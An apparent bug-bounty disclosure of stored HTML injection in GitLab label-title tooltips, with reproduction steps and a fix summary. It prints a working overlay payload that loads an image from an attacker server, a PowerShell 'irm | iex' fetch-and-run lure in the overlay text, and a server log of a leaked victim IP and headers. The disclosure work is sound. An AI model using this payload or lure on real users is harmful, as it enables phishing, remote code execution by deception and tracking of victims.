Stored HTML Injection leading to Full-Screen UI Redressing in Label Title Tooltips triggered on Hover
The title field of project labels was rendered as raw HTML in the hover tooltip on the labels listing page, allowing an attacker to inject arbitrary HTML and CSS. An attacker could create a label with a malicious title that, when a victim hovered over it, displayed a full-screen overlay and loaded external images, enabling phishing and leaking the victim's IP address and headers.

GitLab
Originally disclosed on GitLab
- Fixed in 21 days
- Disclosed after 21 days
⚠️ Please read the process on how to fix security issues before starting to work on the issue. Vulnerabilities must be fixed in a security mirror.
HackerOne report #3505596 by rafabd1 on 2026-01-10, imported by @katwu:
Report | Attachments | How To Reproduce
HackerOne Analyst Summary
Summary of the issue
The researcher found HTML Injection in project label Title.
The researcher mentioned this finding is a regression of previous fix in CVE-2019-1572 #536681.
Steps to reproduce
- As the attacker, sign in attacker's regular user account on GDK, with latest commit

18.9.0-pre e4a2399c73a-> Create a public group -> In the group, create a public project - As the attacker, go to the project Labels -> In Title, enter following payload -> Create label:
<div style="position:fixed;z-index:9e9;inset:-90vmax;background:#fff;padding:135vh 0 0 50vw;text-align:center">{{media:7}}<br><b style="color:#000">irm 282733|iex</b></div>



- As the victim, visit attacker's project Labels -> Mouse hover or click on the label. You can see image loaded:
Impact statement
Malicious actor can inject HTML code in project label, and trick victim to open it for further social engineering attacks.
If you have any questions or concerns about this report, feel free to assign it to H1 Triage via the action picker with a comment indicating your request.
Original Report
Summary
The title field of project labels is vulnerable to HTML/CSS injection when displayed as a tooltip on hover or click on the labels listing page: https://gitlab.com/<your-namespace>/<your-project>/-/labels.
In addition to the possibility of HTML injection that covers the entire screen with a malicious element, the attacker can also insert for example <img> tags that request external resources, leading to information disclosure such as the user's IP and headers.
To reproduce, I created a label with the following title:
<div style="position:fixed;z-index:9e9;inset:-90vmax;background:#fff;padding:135vh 0 0 50vw;text-align:center">{{media:8}}<br><b style="color:#000">irm 282733|iex</b></div>

As you can see, this payload renders a div that covers the entire screen with an image and text, and also prevents the tooltip from being closed since the div covers the entire screen. It also loads an image from an external server, which I used to improve the visual appearance and also to demonstrate information disclosure.
Here is the visual result of how the screen looks when hovering over the label:
Video:
On my server when the payload is triggered I receive the victim's connection information:
python server.py 8888
Server running on port 8888

============================================================
[REQUEST] 2026-01-10T02:46:00.997363
IP: 2804:████:████:████:████:████:9ece
Method: GET
Path: /error.png

HEADERS:
  Host: dealer-consecutive-month-inc.trycloudflare.com
  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:146.0) Gecko/20100101 Firefox/146.0
  Accept: image/avif,image/jxl,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
  Accept-Encoding: gzip
  Accept-Language: pt-BR,pt;q=0.8,en-US;q=0.5,en;q=0.3
  Cdn-Loop: cloudflare; loops=1; subreqs=1
  Cf-Connecting-Ip: 2804:████:████:████:████:████:9ece
  Cf-Ew-Via: 15
  Cf-Ipcountry: BR
  Cf-Ray: 9bb9df11264cb3a6-GRU
  Cf-Visitor: {"scheme":"https"}
  Cf-Warp-Tag-Id: 42a84e60-828e-4c10-a6e3-aeca45a84a4e
  Cf-Worker: trycloudflare.com
  Connection: keep-alive
  Dnt: 1
  Priority: u=4, i
  Referer: https://gitlab.com/
  Sec-Fetch-Dest: image
  Sec-Fetch-Mode: no-cors
  Sec-Fetch-Site: cross-site
  Sec-Gpc: 1
  X-Forwarded-For: 2804:████:████:████:████:████:9ece
  X-Forwarded-Proto: https
The vulnerability appears to have been introduced in the recent commit of November 11, 2025: https://gitlab.com/gitlab-org/gitlab/-/commit/2bf1e16731ac which ended up removing sanitization for the tooltip, however the /labels listing page does not seem to have the same sanitization as other parts of GitLab.
This appears to be a regression, as there was already a similar bug CVE-2019-15724 that was reported and fixed: https://gitlab.com/gitlab-org/gitlab-foss/-/issues/60888.
I will also attach the server script I used to capture requests to my server when the payload is triggered and the image is loaded (error.png):
- script:
- image:
Steps to reproduce
- To reproduce you need a GitLab account with a public group and project to act as attacker.
- In the public project, create a label with the following title (or similar payload) on the labels page:
https://gitlab.com/<your-namespace>/<your-project>/-/labels:
<div style="position:fixed;z-index:9e9;inset:-90vmax;background:#fff;padding:135vh 0 0 50vw;text-align:center">{{media:9}}<br><b style="color:#000">irm 282733|iex</b></div>
- On this same labels page, hover or click on the created label to see the tooltip with the injected payload. It should render the div covering the entire screen.
- The style may be broken depending on screen size/browser, requiring adjustment of the padding style. Additionally, the image URL can be changed to any URL the attacker desires, for example to verify that requests are being made, you can put a Burpcollaborator callback URL or similar.
- With the label created, the URL can be shared with other victims or victims may end up clicking on the label at some point, triggering the payload, which can be used for phishing attacks and collection of sensitive information such as IP and headers.
What is the current bug behavior?
When hovering over a label containing HTML/CSS in its title field, the tooltip renders the injected HTML instead of sanitizing it. This allows arbitrary HTML/CSS to be executed within the tooltip DOM, including:
- Full-screen overlays that cover the entire viewport using
position:fixed; z-index:9e9; inset:-90vmax - External image loading that automatically makes requests to attacker-controlled servers
- Prevention of tooltip closure as the injected element blocks interaction with the original UI
The tooltip remains visible even when the mouse moves away from the label, as the injected div with position:fixed covers the entire screen and prevents the browser from detecting that the mouse has left the label area.
What is the expected correct behavior?
The HTML/CSS in the label title should be sanitized before being rendered in the tooltip. The tooltip should either:
- Display the raw HTML content as plain text (escaped)
- Apply proper sanitization to remove dangerous HTML/CSS elements like
<div>,<img>,position:fixed,z-index, etc.
Output of checks
This bug happens on GitLab.com
Impact
The vulnerability allows an attacker to create labels with malicious titles that, when viewed as tooltips, can deceive users and collect sensitive information. This can lead to phishing attacks, credential theft, and exposure of personal data.
The fact that the payload is triggered only on hover and completely blocks the screen makes the attack more effective, as it makes it difficult to close the tooltip and increases the probability of user interaction with the malicious content, in addition to allowing information leakage through external resources loaded automatically.
Attachments
Warning: Attachments received through HackerOne, please exercise caution!
How To Reproduce
Please add reproducibility information to this section:
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Impact
An attacker could trick a victim into viewing a full-screen overlay for phishing and could collect the victim's IP address and request headers via automatically loaded external images.
What the attacker needed
A free GitLab account; a public group and project; victim hovers over or clicks the label
The fix
The label title should be sanitised or escaped before being rendered in the tooltip.
How it was found
- As the attacker, sign in with a regular account and create a public group and a public project.
- Go to the project's Labels page and create a new label with an HTML payload in the Title field.
- As the victim, visit the attacker's project Labels page and hover over or click the malicious label.
- The tooltip renders the injected HTML, showing a full-screen overlay and loading an external image.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
When you hover over a label in GitLab, a small tooltip normally shows the label's title. The bug was that this tooltip treated the title as HTML code instead of plain text, so an attacker could put HTML in the title. That HTML could cover the whole screen with fake content and make the victim's browser load an image from the attacker's server, revealing the victim's IP address.
What is XSS?
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.




